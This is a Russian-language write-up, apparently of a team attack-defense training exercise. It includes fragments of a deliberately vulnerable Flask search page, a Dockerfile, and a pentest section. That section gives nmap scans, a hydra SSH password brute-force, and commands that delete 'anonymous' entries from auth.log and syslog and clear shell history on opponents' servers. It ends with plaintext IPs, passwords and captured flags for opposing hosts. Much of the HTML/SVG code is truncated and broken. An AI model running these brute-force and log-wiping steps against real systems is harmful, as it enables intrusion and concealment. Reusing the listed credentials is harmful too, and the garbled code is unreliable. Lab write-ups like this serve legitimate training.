    0%, 100% { opacity: 0; transform: translateY(0); }
```

```
    50% { opacity: 1; transform: translateY(-10px); }
```

```
}
```



```
    transition: all 0.3s ease;

}

.glasses-raised {

    transform: translateY(-15px);

    transition: all 0.3s ease;

}

.eyes-alert {

    transition: all 0.3s ease;

}

.awake .eye-open {
```

```
        animation: paranoia 0.3s infinite;  
  
    }  
  
    @keyframes paranoia {  
  
        0%   { transform: translate(-2px, 2px); }  
  
        25%  { transform: translate(-3px, 1px); }  
  
        50%  { transform: translate(-4px, 3px); }  
  
        75%  { transform: translate(-3px, 2px); }  
  
        100% { transform: translate(-2px, 2px); }  
  
    }  
  
</style>
```

```
</head>

<body>

    <div class="container">

        <h1>TIME ME!</h1>

        <div class="subtitle">by SecSence</div>

        <form action="/" method="GET" style="width: 100%;>

            <div class="search-box">

                <input type="text" name="search" placeholder="Найти..." value="

                <button type="submit">Найти</button>

            </div>

        </form>
```

```
{% if tasks %}

    {% for task in tasks %}

        <div class="task-item">

            {{ task[1] }}

        </div>

    {% endfor %}

    {% else %}

        <div class="no-tasks">

            Ничего не найдено...

        </div>

    {% endif %}
```

```
<div class="about">  
  
    <strong>About</strong><br>  
  
    К вашему вниманию представлена (по крайней мере задумана) максимальн
```

которую вы, надеюсь на это, никогда не встретите на просторах Интерн

С любовью, <em>SecSence<img alt="red heart icon" style="vertical-align: middle;"></em>

```
</div>
```

```
</div>
```

```
<div id="grandpa-container">
```

```
<svg id="grandpa-svg" viewBox="0 0 150 200" xmlns="http://www.w3.org/200
```

```
    <circle cx="75" cy="60" r="30" fill="#F5D0A9" />
```

```
    <path d="M45,40 Q75,20 105,40 L105,60 Q75,50 45,60 Z" fill="#A0A0A0"
```

```
<path d="M45,60 Q55,80 75,70 Q95,80 105,60 L105,90 Q95,100 75,90 Q55  
  
    <circle cx="55" cy="65" r="4" fill="#F5D0A9" />  
  
    <circle cx="95" cy="65" r="4" fill="#F5D0A9" />  
  
    <g class="glasses-{{ 'raised' if not vulnerable else 'normal' }}">  
  
        <rect x="50" y="55" width="20" height="8" rx="4" fill="#333" />  
  
        <rect x="80" y="55" width="20" height="8" rx="4" fill="#333" />  
  
        <line x1="70" y1="59" x2="80" y2="59" stroke="#333" stroke-width="2" />  
  
    </g>  
  
    <g class="eyes-{{ 'alert' if not vulnerable else 'normal' }}">  
  
        <circle class="eye-open" cx="60" cy="60" r="{{ '5' if not vulner  
            &able else '4' }}"/>  
        <circle class="eye-closed" cx="80" cy="60" r="4" fill="#333" />  
    </g>
```

```
<circle class="eye-open" cx="90" cy="60" r="{{ '5' if not vulnerable else '10' }}>
```

```
<line class="eye-closed" x1="56" y1="60" x2="64" y2="60" stroke-width="2px">
```

```
<circle class="eye-closed" x1="86" y1="60" x2="94" y2="60" stroke-width="2px">
```

```
</g>
```

```
<path d="M70,70 Q75,75 80,70" fill="none" stroke="#333" stroke-width="2px">
```

```
<path class="mouth" d="{{ 'M65,80 Q75,85 85,80' if not vulnerable else 'M60,90 L60,150 L90,150 L90,90 Q85,110 75,100 Q65,110 60,90' }}>
```

```
<path d="{{ 'M60,100 L40,120 L35,115 L55,95 Z M90,100 L110,120 L115,105 Z' if not vulnerable else 'M60,100 L40,120 L35,115 L55,95 Z M90,100 L110,120 L115,105 Z' }}>
```

```
<g class="zzz" style="{{ 'display: none;' if not vulnerable else '' }}>
```

```
<text x="45" y="30" font-size="15" fill="#333">Z</text>
```

```
<text x="60" y="25" font-size="18" fill="#333">Z</text>
```

```
<text x="80" y="30" font-size="13" fill="#333">z</text>

</g>

</svg>

</div>

</body>

</html>

''' , tasks=tasks, search_query=search_query, vulnerable=vulnerable)

if __name__ == '__main__':
    app.run(debug=True)
```

```
FROM python:3.9-slim
```

```
WORKDIR /app
```

```
RUN apt-get update && apt-get install -y --no-install-recommends \
    gcc python3-dev && \
    rm -rf /var/lib/apt/lists/* && \
    python -m pip install --upgrade pip

COPY requirements.txt .

RUN pip install --no-cache-dir -r requirements.txt && \
    pip freeze | grep -E "Flask|pytz"

COPY app.py .

EXPOSE 5000

CMD ["python", "app.py"]
```

Далее образ был запущен в docker hub и ждал своего деплоя

```
sudo docker build --no-cache -t dedushka .
sudo docker tag dedushka immo1337/dedushka:latest
sudo docker push immo1337/dedushka:latest
```

Но в итоге веб-уязвимое приложение неправильно отрабатывало, скорее всего на уровне кода(проблема с рутами), а именно при взаимодействии с поисковой строкой на сайте перенаправлял на домашнюю страничку основного приложения, и поэтому не развернулся нормально. Много попыток было это все починить, что и не найти лучшую версию, поэтому оставили одну из первых.

# Pentest

---

Используя найденные выше уязвимости, можно попробовать проэксплуатировать других:  
Проверка одинаковостей паролей, если нет - то взлом пароля по найденному словарю  
Эксплуатация уязвимости LFI с доступом к системным файлам

```
nmap -v -sC -sV <нужный ip>
nmap --top-ports 100 <IP-адрес-сервера>
```

С локальной машины

```
hydra -l anonymous -P /usr/share/john/password.lst ssh://ip -V -t 4
```

Получаем доступ на бастион и делаем тоже самое прям с бастиона :)

Подчищаем логи прям на сервере у соперников

```
sudo sed -i '/anonymous/d' /var/log/auth.log
sudo sed -i '/anonymous/d' /var/log/syslog
history -c
```

Пробовали сканировать через DAST и использовать Burp при попытке pentest, но dast показывал незначительные уязвимости. Многие справились с фаерволлом :)

Также были попытки через LFI, но у всех была защита на это

Наша основная цель на всех трех серверах была  
cat /var/www/flag

Везде анонимус был с sudo без пароля и можно было делать любые деструктивные действия на сервере, но мы добыли только ключи и, сдержав в себе тягу к разрушению, написали exit :(

# Swaga

---

bastion: 100.113.180.136

anonymous: teiubesc

vm1: 10.10.11.3

anonymous: 55555

vm2: 10.10.11.4  
anonymous: icecream

bastion  
100.113.180.136  
<http://100.113.180.136:80>

bastion:  
</var/www/flag - aae7e221-2855-4b9e-8aa7-d3c56ec90bd1>

vm1:  
</var/www/flag - 4l3l1o98-dcc9-55j8-be7a-511bfec47282>

vm2:  
</var/www/flag - a0ad0093-a010-4b14-a692-198f39dca3fb>

---

## DevSecBlackOps2

bastion: 100.110.178.167  
anonymous: christian

vm1: 10.10.18.3  
anonymous: angelo

vm2: 10.10.18.4  
anonymous: chicken

bastion  
100.110.178.167  
<http://100.110.178.167>

bastion:  
</var/www/flag - 00035672-b185-4c26-b0ec-e280150c672e>

vm1:  
</var/www/flag - 5824df46-4477-4aac-89d2-88fe8441931a>

vm2:  
</var/www/flag - 278c2ddb-5e84-49cb-aa5a-10d37e1e6cb1>